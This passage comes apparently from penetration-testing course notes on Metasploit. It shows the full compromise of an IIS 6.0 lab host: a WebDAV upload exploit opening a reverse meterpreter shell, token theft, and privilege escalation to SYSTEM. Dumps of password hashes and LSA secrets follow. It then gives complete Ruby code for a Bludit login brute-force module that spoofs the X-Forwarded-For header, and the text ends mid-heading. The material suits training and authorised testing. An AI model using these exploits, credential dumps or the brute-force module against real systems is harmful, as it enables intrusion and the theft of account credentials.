[*] Nmap: | Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
[*] Nmap: | Server Date: Thu, 03 Sep 2020 09:56:46 GMT
[*] Nmap: |_ Server Type: Microsoft-IIS/6.0
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 59.74 seconds
msf6 > hosts
Hosts
=====
address mac name os_name os_flavor os_sp purpose info comments
------- --- ---- ------- --------- ----- ------- ---- --------
10.10.10.15 Unknown device
msf6 > services
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
10.10.10.15 80 tcp http open Microsoft IIS httpd 6.0
Next, you look up some information about the services running on this box. Specifically, you want to explore port 80 and what kind of web service is hosted there.
When visiting the website, you notice it is an under-construction website. However, looking at both the end of the webpage and the result of the nmap scan more closely, you notice that the server is running Microsoft IIS httpd 6.0. So you further your research in that direction, searching for common vulns for this version of IIS. After some searching, you find the following marker for a widespread vuln: CVE-2017-7269. It also has a metasploit module developed for it.
MSF - Searching for Exploit
msf6 > search iis_webdav_upload_asp
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/iis/iis_webdav_upload_asp 2004-12-31 excellent No Microsoft IIS WebDAV Write Access Code Execution
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_upload_asp) > show options
Module options (exploit/windows/iis/iis_webdav_upload_asp):
Name Current Setting Required Description
---- --------------- -------- -----------
HttpPassword no The HTTP password to specify for authentication
HttpUsername no The HTTP username to specify for authentication
METHOD move yes Move or copy the file on the remote system from .txt -> .asp (Accepted: move, copy)
PATH /metasploit%RAND%.asp yes The path to attempt to upload
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.239.181 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
MSF - Configure Exploit & Payload
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set RHOST 10.10.10.15
RHOST => 10.10.10.15
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set LHOST tun0
LHOST => tun0
msf6 exploit(windows/iis/iis_webdav_upload_asp) > run
[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Checking /metasploit28857905.asp
[*] Uploading 612435 bytes to /metasploit28857905.txt...
[*] Moving /metasploit28857905.txt to /metasploit28857905.asp...
[*] Executing /metasploit28857905.asp...
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Deleting /metasploit28857905.asp (this doesn't always work)...
[!] Deletion failed on /metasploit28857905.asp [403 Forbidden]
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.15:1030) at 2020-09-03 10:10:21 +0000
meterpreter >
You have your meterpreter shell. However, you can see a .asp file named “metasploit28857905” on the target at this very moment. Once the meterpreter shell is obtained, it will reside within the memory. Therefore, the file is not needed, and removal was attempted by msfconsole, which failed due to access permissions. Leaving traces like these is not beneficial to the attacker and creates a huge liability.
MSF - Meterpreter Migration
meterpreter > getuid
[-] 1055: Operation failed: Access is denied.
meterpreter > ps
Process List
============
PID PPID Name Arch Session User Path
--- ---- ---- ---- ------- ---- ----
0 0 [System Process]
4 0 System
216 1080 cidaemon.exe
272 4 smss.exe
292 1080 cidaemon.exe
<...SNIP...>
1712 396 alg.exe
1836 592 wmiprvse.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\wbem\wmiprvse.exe
1920 396 dllhost.exe
2232 3552 svchost.exe x86 0 C:\WINDOWS\Temp\rad9E519.tmp\svchost.exe
2312 592 wmiprvse.exe
3552 1460 w3wp.exe x86 0 NT AUTHORITY\NETWORK SERVICE c:\windows\system32\inetsrv\w3wp.exe
3624 592 davcdata.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\inetsrv\davcdata.exe
4076 1080 cidaemon.exe
meterpreter > steal_token 1836
Stolen token with username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
Now that you have established at least some privilege level in the system, it is time to escalate that privilege. So, you look around for anything interesting, and in the C:\inetpub\ location, you find an interesting folder named “AdminScripts”. However, unfortunately, you do not have permission to read what is inside it.
MSF - Interacting with the Target
c:\Inetpub>dir
dir
Volume in drive C has no label.
Volume Serial Number is 246C-D7FE
Directory of c:\Inetpub
04/12/2017 05:17 PM <DIR> .
04/12/2017 05:17 PM <DIR> ..
04/12/2017 05:16 PM <DIR> AdminScripts
09/03/2020 01:10 PM <DIR> wwwroot
0 File(s) 0 bytes
4 Dir(s) 18,125,160,448 bytes free
c:\Inetpub>cd AdminScripts
cd AdminScripts
Access is denied.
You can easily decide to run the local exploit suggester module, attaching it to the currently active meterpreter session. To do so, you background the current session, search for the module you need, and set the SESSION option to the index number for the meterpreter session, binding the module to it.
MSF - Session Handling
meterpreter > bg
Background session 1? [y/N] y
msf6 exploit(windows/iis/iis_webdav_upload_asp) > search local_exploit_suggester
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 post/multi/recon/local_exploit_suggester normal No Multi Recon Local Exploit Suggester
msf6 exploit(windows/iis/iis_webdav_upload_asp) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options
Module options (post/multi/recon/local_exploit_suggester):
Name Current Setting Required Description
---- --------------- -------- -----------
SESSION yes The session to run this module on
SHOWDESCRIPTION false yes Displays a detailed description for the available exploits
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 34 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
Running the recon module presents you with a multitude of options. Going through each separate one, you land on the “ms15_051_client_copy_image” entry, which proves to be successful. This exploit lands you directly within a root shell, giving you total control over the target system.
MSF - PrivEsc
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms15_051_client_copy_images
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms15_051_client_copy_image) > show options
Module options (exploit/windows/local/ms15_051_client_copy_image):
Name Current Setting Required Description
---- --------------- -------- -----------
SESSION yes The session to run this module on.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 46.101.239.181 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Windows x86
msf6 exploit(windows/local/ms15_051_client_copy_image) > set session 1
session => 1
msf6 exploit(windows/local/ms15_051_client_copy_image) > set LHOST tun0
LHOST => tun0
msf6 exploit(windows/local/ms15_051_client_copy_image) > run
[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Launching notepad to host the exploit...
[+] Process 844 launched.
[*] Reflectively injecting the exploit DLL into 844...
[*] Injecting exploit into 844...
[*] Exploit injected. Injecting payload into 844...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.26:4444 -> 10.10.10.15:1031) at 2020-09-03 10:35:01 +0000
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
From here, you can proceed to use the plethora of meterpreter functionalities.
MSF - Dumping Hashes
meterpreter > hashdump
Administrator:500:c74761604a24f0dfd0a9ba2c30e462cf:d6908f022af0373e9e21b8a241c86dca:::
ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f58964a2376bbd769:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b713743a50d89c88:::
IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f6155ded7821d04d16:::
Lakis:1009:f927b0679b3cc0e192410d9b0b40873c:3064b6fc432033870c6730228af7867c:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e4f75caebeca93e6:::
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : GRANNY
SysKey : 11b5033b62a3d2d6bb80a0d45ea88bfb
Local SID : S-1-5-21-1709780765-3897210020-3926566182
SAMKey : 37ceb48682ea1b0197c7ab294ec405fe
RID : 000001f4 (500)
User : Administrator
Hash LM : c74761604a24f0dfd0a9ba2c30e462cf
Hash NTLM: d6908f022af0373e9e21b8a241c86dca
RID : 000001f5 (501)
User : Guest
RID : 000003e9 (1001)
User : SUPPORT_388945a0
Hash NTLM: 8ed3993efb4e6476e4f75caebeca93e6
RID : 000003eb (1003)
User : IUSR_GRANPA
Hash LM : a274b4532c9ca5cdf684351fab962e86
Hash NTLM: 6a981cb5e038b2d8b713743a50d89c88
RID : 000003ec (1004)
User : IWAM_GRANPA
Hash LM : 95d112c4da2348b599183ac6b1d67840
Hash NTLM: a97f39734c21b3f6155ded7821d04d16
RID : 000003ef (1007)
User : ASPNET
Hash LM : 3f71d62ec68a06a39721cb3f54f04a3b
Hash NTLM: edc0d5506804653f58964a2376bbd769
RID : 000003f1 (1009)
User : Lakis
Hash LM : f927b0679b3cc0e192410d9b0b40873c
Hash NTLM: 3064b6fc432033870c6730228af7867c
MSF - Meterpreter LSA Secrets Dump
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : GRANNY
SysKey : 11b5033b62a3d2d6bb80a0d45ea88bfb
Local name : GRANNY ( S-1-5-21-1709780765-3897210020-3926566182 )
Domain name : HTB
Policy subsystem is : 1.7
LSA Key : ada60ee248094ce782807afae1711b2c
Secret : aspnet_WP_PASSWORD
cur/text: Q5C'181g16D'=F
Secret : D6318AF1-462A-48C7-B6D9-ABB7CCD7975E-SRV
cur/hex : e9 1c c7 89 aa 02 92 49 84 58 a4 26 8c 7b 1e c2
Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 7a 3b 72 f3 cd ed 29 ce b8 09 5b b0 e2 63 73 8a ab c6 ca 49 2b 31 e7 9a 48 4f 9c b3 10 fc fd 35 bd d7 d5 90 16 5f fc 63
full: 7a3b72f3cded29ceb8095bb0e263738aabc6ca492b31e79a484f9cb310fcfd35bdd7d590165ffc63
m/u : 7a3b72f3cded29ceb8095bb0e263738aabc6ca49 / 2b31e79a484f9cb310fcfd35bdd7d590165ffc63
Secret : L$HYDRAENCKEY_28ada6da-d622-11d1-9cb9-00c04fb16e75
cur/hex : 52 53 41 32 48 00 00 00 00 02 00 00 3f 00 00 00 01 00 01 00 b3 ec 6b 48 4c ce e5 48 f1 cf 87 4f e5 21 00 39 0c 35 87 88 f2 51 41 e2 2a e0 01 83 a4 27 92 b5 30 12 aa 70 08 24 7c 0e de f7 b0 22 69 1e 70 97 6e 97 61 d9 9f 8c 13 fd 84 dd 75 37 35 61 89 c8 00 00 00 00 00 00 00 00 97 a5 33 32 1b ca 65 54 8e 68 81 fe 46 d5 74 e8 f0 41 72 bd c6 1e 92 78 79 28 ca 33 10 ff 86 f0 00 00 00 00 45 6d d9 8a 7b 14 2d 53 bf aa f2 07 a1 20 29 b7 0b ac 1c c4 63 a4 41 1c 64 1f 41 57 17 d1 6f d5 00 00 00 00 59 5b 8e 14 87 5f a4 bc 6d 8b d4 a9 44 6f 74 21 c3 bd 8f c5 4b a3 81 30 1a f6 e3 71 10 94 39 52 00 00 00 00 9d 21 af 8c fe 8f 9c 56 89 a6 f4 33 f0 5a 54 e2 21 77 c2 f4 5c 33 42 d8 6a d6 a5 bb 96 ef df 3d 00 00 00 00 8c fa 52 cb da c7 10 71 10 ad 7f b6 7d fb dc 47 40 b2 0b d9 6a ff 25 bc 5f 7f ae 7b 2b b7 4c c4 00 00 00 00 89 ed 35 0b 84 4b 2a 42 70 f6 51 ab ec 76 69 23 57 e3 8f 1b c3 b1 99 9e 31 09 1d 8c 38 0d e7 99 57 36 35 06 bc 95 c9 0a da 16 14 34 08 f0 8e 9a 08 b9 67 8c 09 94 f7 22 2e 29 5a 10 12 8f 35 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Secret : L$RTMTIMEBOMB_1320153D-8DA3-4e8e-B27B-0D888223A588
cur/hex : 00 f2 d1 31 e2 11 d3 01
Secret : L$TermServLiceningSignKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
Secret : L$TermServLicensingExchKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
Secret : L$TermServLicensingServerId-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
Secret : L$TermServLicensingStatus-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
Secret : L${6B3E6424-AF3E-4bff-ACB6-DA535F0DDC0A}
cur/hex : ca 66 0b f5 42 90 b1 2b 64 a0 c5 87 a7 db 9a 8a 2e ee da a8 bb f6 1a b1 f4 03 cf 7a f1 7f 4c bc fc b4 84 36 40 6a 34 f9 89 56 aa f4 43 ef 85 58 38 3b a8 34 f0 dc c3 7f
old/hex : ca 66 0b f5 42 90 b1 2b 64 a0 c5 87 a7 db 9a 8a 2e c8 e9 13 e6 5f 17 a9 42 93 c2 e3 4c 8c c3 59 b8 c2 dd 12 a9 6a b2 4c 22 61 5f 1f ab ab ff 0c e0 93 e2 e6 bf ea e7 16
Secret : NL$KM
cur/hex : 91 de 7a b2 cb 48 86 4d cf a3 df ae bb 3d 01 40 ba 37 2e d9 56 d1 d7 85 cf 08 82 93 a2 ce 5f 40 66 02 02 e1 1a 9c 7f bf 81 91 f0 0f f2 af da ed ac 0a 1e 45 9e 86 9f e7 bd 36 eb b2 2a 82 83 2f
Secret : SAC
Secret : SAI
Secret : SCM:{148f1a14-53f3-4074-a573-e1ccd344e1d0}
Secret : SCM:{3D14228D-FBE1-11D0-995D-00C04FD919C1}
Secret : _SC_Alerter / service 'Alerter' with username : NT AUTHORITY\LocalService
Secret : _SC_ALG / service 'ALG' with username : NT AUTHORITY\LocalService
Secret : _SC_aspnet_state / service 'aspnet_state' with username : NT AUTHORITY\NetworkService
Secret : _SC_Dhcp / service 'Dhcp' with username : NT AUTHORITY\NetworkService
Secret : _SC_Dnscache / service 'Dnscache' with username : NT AUTHORITY\NetworkService
Secret : _SC_LicenseService / service 'LicenseService' with username : NT AUTHORITY\NetworkService
Secret : _SC_LmHosts / service 'LmHosts' with username : NT AUTHORITY\LocalService
Secret : _SC_MSDTC / service 'MSDTC' with username : NT AUTHORITY\NetworkService
Secret : _SC_RpcLocator / service 'RpcLocator' with username : NT AUTHORITY\NetworkService
Secret : _SC_RpcSs / service 'RpcSs' with username : NT AUTHORITY\NetworkService
Secret : _SC_stisvc / service 'stisvc' with username : NT AUTHORITY\LocalService
Secret : _SC_TlntSvr / service 'TlntSvr' with username : NT AUTHORITY\LocalService
Secret : _SC_WebClient / service 'WebClient' with username : NT AUTHORITY\LocalService
From this point, if the machine was connected to a more extensive network, you could use this loot to pivot through the system, gain access to internal resources and impersonate users with a higher level of access if the overall security posture of the network is weak.
Writing and Importing Modules
To install any new metasploit modules which have already been ported over by other users, one can choose to update their msfconsole from the terminal, which will ensure that all newest exploits, auxiliaries, and features will be installed in the latest version of msfconsole.
However, if you need only a specific module and do not want to perform a full upgrade, you can download that module and install it manually. You will focus on searching ExploitDB for readily available metasploit modules, which you can directly import into your version of msfconsole locally.
Example Nagios3
Let’s say you want to use an exploit for Nagios3, which will take advantage of a command injection vuln. The module you are looking for is “Nagios3 - ‘statuswml.cgi’ Command Injection (Metasploit)”. So you fire up msfconsole and try to search for that specific exploit, but you cannot find it. This means that your metasploit framework is not up to date or that the specific Nagios3 exploit module you are looking for is not in the official update release.
MSF - Search for Exploits
msf6 > search nagios
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/linux/http/nagios_xi_authenticated_rce 2019-07-29 excellent Yes Nagios XI Authenticated Remote Command Execution
1 exploit/linux/http/nagios_xi_chained_rce 2016-03-06 excellent Yes Nagios XI Chained Remote Code Execution
2 exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo 2018-04-17 manual Yes Nagios XI Chained Remote Code Execution
3 exploit/linux/http/nagios_xi_magpie_debug 2018-11-14 excellent Yes Nagios XI Magpie_debug.php Root Remote Code Execution
4 exploit/linux/misc/nagios_nrpe_arguments 2013-02-21 excellent Yes Nagios Remote Plugin Executor Arbitrary Command Execution
5 exploit/unix/webapp/nagios3_history_cgi 2012-12-09 great Yes Nagios3 history.cgi Host Command Execution
6 exploit/unix/webapp/nagios_graph_explorer 2012-11-30 excellent Yes Nagios XI Network Monitor Graph Explorer Component Command Injection
7 post/linux/gather/enum_nagios_xi 2018-04-17 normal No Nagios XI Enumeration
You can, however, find the exploit code inside ExploitDB’s entries. Alternatively, if you do not want to use your web browser to search for a specific exploit within ExploitDB, you can use the CLI version, searchsploit.
d41y@htb[/htb]$ searchsploit nagios3
--------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
--------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Nagios3 - 'history.cgi' Host Command Execution (Metasploit) | linux/remote/24159.rb
Nagios3 - 'history.cgi' Remote Command Execution | multiple/remote/24084.py
Nagios3 - 'statuswml.cgi' 'Ping' Command Execution (Metasploit) | cgi/webapps/16908.rb
Nagios3 - 'statuswml.cgi' Command Injection (Metasploit) | unix/webapps/9861.rb
--------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Note that the hosted file terminations that end in .rb are Ruby scripts that most likely have been crafted specifically for use within msfconsole. You can also filter only by .rb file terminations to avoid output from scripts that cannot run within msfconsole. Note that not all .rb files are automatically converted to msfconsole modules. Some exploits are written in Ruby without having any metasploit module-compatible code in them.
d41y@htb[/htb]$ searchsploit -t Nagios3 --exclude=".py"
--------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
--------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Nagios3 - 'history.cgi' Host Command Execution (Metasploit) | linux/remote/24159.rb
Nagios3 - 'statuswml.cgi' 'Ping' Command Execution (Metasploit) | cgi/webapps/16908.rb
Nagios3 - 'statuswml.cgi' Command Injection (Metasploit) | unix/webapps/9861.rb
--------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
You have to download the .rb file and place it in the correct directory. The default directory where all the modules, scripts, plugins, and msfconsole proprietary files are stored is /usr/share/metasploit-framework. The critical folders are also symlinked in your home and root folders in the hidden ~/.msf4/ location.
MSF - Directory Structure
d41y@htb[/htb]$ ls /usr/share/metasploit-framework/
app db Gemfile.lock modules msfdb msfrpcd msf-ws.ru ruby script-recon vendor
config documentation lib msfconsole msf-json-rpc.ru msfupdate plugins script-exploit scripts
data Gemfile metasploit-framework.gemspec msfd msfrpc msfvenom Rakefile script-password tools
...
d41y@htb[/htb]$ ls .msf4/
history local logos logs loot modules plugins store
You copy it into the appropriate directory after downloading the exploit. Note that your home folder .msf4 location might not have all the folder structure that the /usr/share/metasploit-framework/ one might have. So, you will just need to mkdir the appropriate folders so that the structure is the same as the original folder so that msfconsole can find the new modules. After that, you will be proceeding with copying the .rb script directly into the primary location.
Please note that there are certain naming conventions that, if not adequately respected, will generate errors when trying to get msfconsole to recognize the new module you installed. Always use snake-case, alphanumeric chars, and underscores instead of dashes.
For example:
- nagios3_command_injection.rb
- our_module_here.rb
MSF - Loading Additional Modules at Runtime
d41y@htb[/htb]$ cp ~/Downloads/9861.rb /usr/share/metasploit-framework/modules/exploits/unix/webapp/nagios3_command_injection.rb
d41y@htb[/htb]$ msfconsole -m /usr/share/metasploit-framework/modules/
MSF - Loading Additional Modules
msf6> loadpath /usr/share/metasploit-framework/modules/
Alternatively, you can also launch msfconsole and run the reload_all command for the newly installed module to appear in the list. After the command is run an no errors are reported, try either the search [name] function inside msfconsole or directly with the use [module-path] to jump into the newly installed module.
msf6 > reload_all
msf6 > use exploit/unix/webapp/nagios3_command_injection
msf6 exploit(unix/webapp/nagios3_command_injection) > show options
Module options (exploit/unix/webapp/nagios3_command_injection):
Name Current Setting Required Description
---- --------------- -------- -----------
PASS guest yes The password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
URI /nagios3/cgi-bin/statuswml.cgi yes The full URI path to statuswml.cgi
USER guest yes The username to authenticate with
VHOST no HTTP server virtual host
Exploit target:
Id Name
-- ----
0 Automatic Target
Porting Over Scripts into Metasploit Modules
To adapt a custom Python, PHP, or any type of exploit script to a Ruby module for metasploit, you will need to learn the Ruby programming language. Note that Ruby modules for metasploit are always written using hard tabs.
You start by picking some exploit code to port over to metasploit. In this example, you will go for “Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass”. You will need to download the script, 48746.rb and proceed to copy it into the /usr/share/metasploit-framework/modules/exploits/linux/http/ folder. If you boot into msfconsole right now, you will only be able to find a single Bludit CMS exploit in the same folder as above, confirming that your exploit has not been ported over yet. It is good news that there is already a Bludit exploit in that folder because you will use it as boilerplate code for your new exploit.
Porting MSF Modules
d41y@htb[/htb]$ ls /usr/share/metasploit-framework/modules/exploits/linux/http/ | grep bludit
bludit_upload_images_exec.rb
...
d41y@htb[/htb]$ cp ~/Downloads/48746.rb /usr/share/metasploit-framework/modules/exploits/linux/http/bludit_auth_bruteforce_mitigation_bypass.rb
At the beginning of the file you copied, which is where you will be filling in your information, you can notice the include statements at the beginning of the boilerplate module. These are the mixins, and you will need to change these to the appropriate ones for your module.
If you want to find the appropriate mixins, classes, and methods required for your module to work, you will need to look up the different entries on the rubydoc rapid7 documentation.
Writing your Module
You will often face a custom-built network running proprietary code to serve its clients during specific assessments. Most of the modules you have at hand do not even make a dent in their perimeter, and you cannot seem to scan and document the target with anything you have correctly. This is where you might find it helpful to dust off your Ruby skills and start coding your modules.
All necessary information about metasploit Ruby coding can be found here. From scanners to other axuiliary tools, from custom-made exploits to ported ones, coding in Ruby for the framework is an amazingly applicable skill.
Look below at a similar module that you can use as boilerplate code for your exploit port-over. This is the Bludit Directory Traversal Image File Upload Vulnerability exploit, which has already been imported into msfconsole. Take a moment to acknowledge all the different fields included in the module before the exploit PoC. Note that this code has not been changed in the snippet below to fit your current import but is a direct snapshot of the pre-existing module mentioned above. The information will need to be adjusted accordingly for the new port-over project.
PoC - Requirements
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
class MetasploitModule < Msf::Exploit::Remote
Rank = ExcellentRanking
include Msf::Exploit::Remote::HttpClient
include Msf::Exploit::PhpEXE
include Msf::Exploit::FileDropper
include Msf::Auxiliary::Report
You can look at the include statements to see what each one does. This can be done by cross-referencing them with the rubydoc rapid7 documentation. Below are their respective functions as explained in the documentation:
| Function | Description |
|---|---|
Msf::Exploit::Remote::HttpClient | this module provides methods for acting as an HTTP client when exploiting an HTTP server |
Msf::Exploit::PhpEXE | this is a method for generating a first-stage php payload |
Msf::Exploit::FileDropper | this method transfers files and handles file clean-up after a session with the target is established |
Msf::Auxiliary::Report | this module provides methods for reporting data to the MSF DB |
Looking at their purposes above, you conclude that you will not need the FileDropper method, and you can drop it from the final module code.
You see that there are different sections dedicated to the info page of the module, the options section. You fill them in appropriately, offering the credit due to the individuals who discovered the exploit, the CVE information, and other relevant details.
PoC - Module Information
def initialize(info={})
super(update_info(info,
'Name' => "Bludit Directory Traversal Image File Upload Vulnerability",
'Description' => %q{
This module exploits a vulnerability in Bludit. A remote user could abuse the uuid
parameter in the image upload feature in order to save a malicious payload anywhere
onto the server, and then use a custom .htaccess file to bypass the file extension
check to finally get remote code execution.
},
'License' => MSF_LICENSE,
'Author' =>
[
'christasa', # Original discovery
'sinn3r' # Metasploit module
],
'References' =>
[
['CVE', '2019-16113'],
['URL', 'https://github.com/bludit/bludit/issues/1081'],
['URL', 'https://github.com/bludit/bludit/commit/a9640ff6b5f2c0fa770ad7758daf24fec6fbf3f5#diff-6f5ea518e6fc98fb4c16830bbf9f5dac' ]
],
'Platform' => 'php',
'Arch' => ARCH_PHP,
'Notes' =>
{
'SideEffects' => [ IOC_IN_LOGS ],
'Reliability' => [ REPEATABLE_SESSION ],
'Stability' => [ CRASH_SAFE ]
},
'Targets' =>
[
[ 'Bludit v3.9.2', {} ]
],
'Privileged' => false,
'DisclosureDate' => "2019-09-07",
'DefaultTarget' => 0))
After the general identification information is filled in, you can move over to the options menu available.
PoC - Functions
register_options(
[
OptString.new('TARGETURI', [true, 'The base path for Bludit', '/']),
OptString.new('BLUDITUSER', [true, 'The username for Bludit']),
OptString.new('BLUDITPASS', [true, 'The password for Bludit'])
])
end
Looking back at your exploit, you see that a wordlist will be required instead of the BLUDITPASS variable for the module to brute-force the passwords for the same username. It would look something like the following:
OptPath.new('PASSWORDS', [ true, 'The list of passwords',
File.join(Msf::Config.data_directory, "wordlists", "passwords.txt") ])
The rest of the exploit code needs to be adjusted according to the classes, methods, and variables used in the porting to the metasploit framework for the module to work in the end. The final version of the module would look like this:
PoC
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
class MetasploitModule < Msf::Exploit::Remote
Rank = ExcellentRanking
include Msf::Exploit::Remote::HttpClient
include Msf::Exploit::PhpEXE
include Msf::Auxiliary::Report
def initialize(info={})
super(update_info(info,
'Name' => "Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass",
'Description' => %q{
Versions prior to and including 3.9.2 of the Bludit CMS are vulnerable to a bypass of the anti-brute force mechanism that is in place to block users that have attempted to login incorrectly ten times or more. Within the bl-kernel/security.class.php file, a function named getUserIp attempts to determine the valid IP address of the end-user by trusting the X-Forwarded-For and Client-IP HTTP headers.
},
'License' => MSF_LICENSE,
'Author' =>
[
'rastating', # Original discovery
'0ne-nine9' # Metasploit module
],
'References' =>
[
['CVE', '2019-17240'],
['URL', 'https://rastating.github.io/bludit-brute-force-mitigation-bypass/'],
['PATCH', 'https://github.com/bludit/bludit/pull/1090' ]
],
'Platform' => 'php',
'Arch' => ARCH_PHP,
'Notes' =>
{
'SideEffects' => [ IOC_IN_LOGS ],
'Reliability' => [ REPEATABLE_SESSION ],
'Stability' => [ CRASH_SAFE ]
},
'Targets' =>
[
[ 'Bludit v3.9.2', {} ]
],
'Privileged' => false,
'DisclosureDate' => "2019-10-05",
'DefaultTarget' => 0))
register_options(
[
OptString.new('TARGETURI', [true, 'The base path for Bludit', '/']),
OptString.new('BLUDITUSER', [true, 'The username for Bludit']),
OptPath.new('PASSWORDS', [ true, 'The list of passwords',
File.join(Msf::Config.data_directory, "wordlists", "passwords.txt") ])
])
end
# -- Exploit code -- #
# dirty workaround to remove this warning:
# Cookie#domain returns dot-less domain name now. Use Cookie#dot_domain if you need "." at the beginning.
# see https://github.com/nahi/httpclient/issues/252
class WebAgent
class Cookie < HTTP::Cookie
def domain
self.original_domain
end
end
end
def get_csrf(client, login_url)
res = client.get(login_url)
csrf_token = /input.+?name="tokenCSRF".+?value="(.+?)"/.match(res.body).captures[0]
end
def auth_ok?(res)
HTTP::Status.redirect?(res.code) &&
%r{/admin/dashboard}.match?(res.headers['Location'])
end
def bruteforce_auth(client, host, username, wordlist)
login_url = host + '/admin/login'
File.foreach(wordlist).with_index do |password, i|
password = password.chomp
csrf_token = get_csrf(client, login_url)
headers = {
'X-Forwarded-For' => "#{i}-#{password[..4]}",
}
data = {
'tokenCSRF' => csrf_token,
'username' => username,
'password' => password,
}
puts "[*] Trying password: #{password}"
auth_res = client.post(login_url, data, headers)
if auth_ok?(auth_res)
puts "\n[+] Password found: #{password}"
break
end
end
end
#begin
# args = Docopt.docopt(doc)
# pp args if args['--debug']
#
# clnt = HTTPClient.new
# bruteforce_auth(clnt, args['--root-url'], args['--user'], args['--#wordlist'])
#rescue Docopt::Exit => e
# puts e.message
#end
Introduction to MSFVenom
MSFVenom is the successor of MSFPayload and MSFEncode, two stand-alone scripts that used to work in conjunction with msfconsole to provide users with highly customizable and hard-to-detect payloads for their exploits.
Creating you Payloads
